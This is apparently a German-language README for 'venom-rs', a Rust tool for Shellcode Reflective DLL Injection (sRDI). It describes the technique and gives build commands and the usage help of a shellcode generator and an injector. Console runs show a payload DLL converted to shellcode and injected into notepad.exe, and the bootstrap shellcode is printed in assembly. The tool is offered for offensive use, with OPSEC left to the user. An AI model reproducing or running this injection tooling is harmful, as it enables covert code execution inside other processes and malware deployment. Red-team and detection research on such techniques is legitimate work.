 memn0ps/venom-rs
Rusty Injection - Shellcode Reflective DLL Injection (sRDI) in Rust (Codename: Venom)

Shellcode-Reflective-DLL-Injection (sRDI) ist eine Prozessinjektionstechnik, die es uns ermöglicht, eine bestimmte DLL in positionsunabhängigen Code umzuwandeln, der dann mit unserer bevorzugten Shellcode-Injektions- und Ausführungstechnik injiziert werden kann.
Die Größe des Reflective Loaders beträgt ungefähr 4 KB.
Gibt den vom Injector zugewiesenen Speicher nicht frei und entfernt auch keine vorhandenen RWX-Berechtigungen, die vom Benutzer-Injector gesetzt wurden, sofern zutreffend.
Überschreibt oder löscht weder die DOS- noch die NT-Header des neu zugewiesenen Speichers, nachdem/vor dem Auflösen von Importen oder dem Rebasen des Images.
Wendet Schutzoptionen für jeden Abschnitt an, der von der Funktion VirtualAlloc zugewiesen wird, und führt anschließend entweder die Funktionen DllMain oder SayHello aus.
Was ist mit OPSEC? Fühl dich frei, es selbst zu implementieren :)
1). Alle Projekte bauen
cargo build --release
2). Den Shellcode generieren.
PS C:\Users\memN0ps\Documents\GitHub\srdi-rs\target\release> .\generate_shellcode.exe -h
Shellcode Reflective DLL Injection (sRDI)

Usage: generate_shellcode.exe [OPTIONS] --loader <LOADER> --payload <PAYLOAD> --function <FUNCTION> --parameter <PARAMETER> --output <OUTPUT>

Options:
      --loader <LOADER>        The reflective loader DLL path (loader.dll)
      --payload <PAYLOAD>      The payload DLL path (payload.dll)
      --function <FUNCTION>    The function to execute inside payload.dll (SayHello)
      --parameter <PARAMETER>  The parameter to pass to the function inside payload.dll (https://localhost:1337/)
      --output <OUTPUT>        The output file path (shellcode.bin)
      --flags <FLAGS>          The 0x0 flag will execute DllMain and any other flag will execute the function inside payload.dll (SayHello) [default: 1]
  -h, --help                   Print help
  -V, --version                Print version
PS C:\Users\memN0ps\Documents\GitHub\srdi-rs\target\release>
3). Bring deinen eigenen Injector mit (BYOI) und injiziere den positionsunabhängigen Code mit deiner bevorzugten Injektions- und Ausführungstechnik oder verwende die im Repository.
PS C:\Users\memN0ps\Documents\GitHub\srdi-rs\target\release> .\inject.exe -h
Simple Injector for PoC

Usage: inject.exe --process <PROCESS> --file <FILE>

Options:
      --process <PROCESS>  The target process name (notepad.exe)
      --file <FILE>        The PIC file path (shellcode.bin)
  -h, --help               Print help
  -V, --version            Print version
PS C:\Users\memN0ps\Documents\GitHub\srdi-rs\target\release>
PS C:\Users\memN0ps\Documents\GitHub\srdi-rs> cargo build --release
    Finished release [optimized] target(s) in 0.04s
PS C:\Users\memN0ps\Documents\GitHub\srdi-rs>
PS C:\Users\memN0ps\Documents\GitHub\srdi-rs\target\release> .\generate_shellcode.exe --loader .\reflective_loader.dll --payload .\payload.dll --function SayHello --parameter https://127.0.0.1:1337/ --flags 0 --output shellcode.bin

Loader Path: .\reflective_loader.dll
Payload Path: .\payload.dll
Output Path: shellcode.bin
[+] Reflective Loader Offset: 0x400
[!] Bootstrap Shellcode Length: 79 (Ensure this matches BOOTSTRAP_TOTAL_LENGTH in the code)
[+] Reflective Loader Length: 3584
[+] Payload DLL Length: 113664
[+] Total Shellcode Length: 117350
[*] loader(payload_dll: *mut c_void, function_hash: u32, user_data: *mut c_void, user_data_len: u32, _shellcode_bin: *mut c_void, _flags: u32)
[*] arg1: rcx, arg2: rdx, arg3: r8, arg4: r9, arg5: [rsp + 0x20], arg6: [rsp + 0x28]
[*] rcx: 0xe4a rdx: 0x756de3c6 r8: https://127.0.0.1:1337/, r9: 0x17, arg5: ???, arg6: 0
PS C:\Users\memN0ps\Documents\GitHub\srdi-rs\target\release>
PS C:\Users\memN0ps\Documents\GitHub\srdi-rs\target\release> .\inject.exe --process notepad.exe --file .\shellcode.bin

[+] Process ID: 9944
[+] Process handle: 184

[+] Allocated memory in the target process for the shellcode: 0x19e49950000
PS C:\Users\memN0ps\Documents\GitHub\srdi-rs\target\release>

PS C:\Users\memN0ps\Documents\GitHub\srdi-rs\target\release> .\generate_shellcode.exe --loader .\reflective_loader.dll --payload .\payload.dll --function SayHello --parameter https://127.0.0.1:1337/ --flags 1 --output shellcode.bin

Loader Path: .\reflective_loader.dll
Payload Path: .\payload.dll
Output Path: shellcode.bin
[+] Reflective Loader Offset: 0x400
[!] Bootstrap Shellcode Length: 79 (Ensure this matches BOOTSTRAP_TOTAL_LENGTH in the code)
[+] Reflective Loader Length: 3584
[+] Payload DLL Length: 113664
[+] Total Shellcode Length: 117350
[*] loader(payload_dll: *mut c_void, function_hash: u32, user_data: *mut c_void, user_data_len: u32, _shellcode_bin: *mut c_void, _flags: u32)
[*] arg1: rcx, arg2: rdx, arg3: r8, arg4: r9, arg5: [rsp + 0x20], arg6: [rsp + 0x28]
[*] rcx: 0xe4a rdx: 0x756de3c6 r8: https://127.0.0.1:1337/, r9: 0x17, arg5: shellcode.bin addy, arg6: 1
PS C:\Users\memN0ps\Documents\GitHub\srdi-rs\target\release>
PS C:\Users\memN0ps\Documents\GitHub\srdi-rs\target\release> .\inject.exe --process notepad.exe --file .\shellcode.bin
[+] Process ID: 9944
[+] Process handle: 184
[+] Allocated memory in the target process for the shellcode: 0x19e499c0000
PS C:\Users\memN0ps\Documents\GitHub\srdi-rs\target\release>

Der Bootstrap-Shellcode:
call 0x00
pop rcx
mov r8, rcx

push rsi
mov rsi, rsp
and rsp, 0x0FFFFFFFFFFFFFFF0
sub rsp, 0x30

mov qword ptr [rsp + 0x20], rcx
sub qword ptr [rsp + 0x20], 0x5
mov dword ptr [rsp + 0x28], <flags>

mov r9, <parameter_length>
add r8, <parameter_offset> + <payload_length>
mov edx, <parameter_hash>
add rcx, <payload_offset>

call <loader_offset>

nop
nop

mov rsp, rsi
pop rsi
ret

nop
nop
Das Speicherlayout der Datei shellcode.bin:

Credits: Nick Landers @(monoxgas)
